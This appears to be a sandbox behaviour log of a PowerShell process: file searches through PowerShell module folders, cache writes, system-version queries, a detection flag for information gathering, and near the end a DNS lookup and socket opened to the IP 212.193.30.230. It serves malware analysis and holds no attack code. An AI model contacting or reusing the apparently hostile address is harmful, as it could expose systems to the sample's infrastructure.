Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, ba3e098, 0, 0, 0) Return: adf7488	732	844
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 844 Info: Searches files by API		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, ba3e04c, 0, 0, 0) Return: adf7488	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, ba3df54, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, ba3df54, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, ba3dfa0, 0, 0, 0) Return: adf7488	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, ba3e04c, 0, 0, 0) Return: adf7488	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, ba3e098, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, ba3df54, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, ba3df54, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, ba3dfa0, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, ba3e098, 0, 0, 0) Return: adf7488	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, ba3e098, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, ba3e098, 0, 0, 0) Return: adf7488	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, ba3e04c, 0, 0, 0) Return: adf7488	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, ba3e04c, 0, 0, 0) Return: adf7488	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, ba3e098, 0, 0, 0) Return: adf7488	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, ba3e098, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, ba3e04c, 0, 0, 0) Return: adf7488	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, ba3e098, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, ba3e04c, 0, 0, 0) Return: adf7488	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, ba3e098, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, ba3e098, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, ba3e098, 0, 0, 0) Return: adf7408	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, ba3e04c, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, ba3e098, 0, 0, 0) Return: adf7288	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, ba3e04c, 0, 0, 0) Return: adf7408	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4c0e7239-380c-4bee-9be2-34d0f2b30b3e Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4c0e7239-380c-4bee-9be2-34d0f2b30b3e Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Call System API	API Name: GetVersionExA Args: (73a482d0) Return: 1	2768	2220
Call System API	API Name: GetVersionExA Args: (b92b268) Return: 1	2768	2220
Call System API	API Name: GetDriveTypeA Args: (C:\ ) Return: 3	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_02c86d53-64d3-405a-b874-3fb9e4d3d801 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_5e7cdb8e-1c0e-4ce6-b611-35f0d6057b10 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Call System API	API Name: GetVersionExA Args: (73a482d0) Return: 1	732	844
Call System API	API Name: GetVersionExA Args: (ba3ae78) Return: 1	732	844
Call System API	API Name: GetDriveTypeA Args: (C:\ ) Return: 3	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_02c86d53-64d3-405a-b874-3fb9e4d3d801 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Call Filesystem API	API Name: FindNextFileW Args: (7d47d78, b92e544) Return: 1	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_29c9c0d2-6a76-4587-8999-1bd935d0960f Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Call Filesystem API	API Name: FindNextFileW Args: (ae65920, ba3e154) Return: 1	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_29c9c0d2-6a76-4587-8999-1bd935d0960f Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Call Network API	API Name: recv Args: (c4, , 4, 0) Return: ?	732	2704
Call System API	API Name: DnsQueryEx Args: (212.193.30.230, 1, 50020000) Return: 0	732	2704
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	732	2704
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_7f6a8806-b4ac-4054-9d04-8046ded256a4 Type: VSDT_COM_DOS	2768	2220
Call Network API	API Name: socket Args: (2, 1, 6) Return: c4	732	2704
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e05ae412-7a26-49ef-9e83-21d020a06540 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Call Filesystem API	API Name: FindNextFileW Args: (7d47f78, b92e544) Return: 1	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_7f6a8806-b4ac-4054-9d04-8046ded256a4 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_75e42fc9-f82f-47c6-8c43-f917c96f327f Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_75e42fc9-f82f-47c6-8c43-f917c96f327f Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_cd2ec4d9-23f9-4835-8bd2-0d8d9d66fa43 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_026d8cd8-f696-4f76-a387-baa63c41107c Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Call Filesystem API	API Name: FindNextFileW Args: (ae65b20, ba3e154) Return: 1	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_cd2ec4d9-23f9-4835-8bd2-0d8d9d66fa43 Type: VSDT_COM_DOS	2768	2220

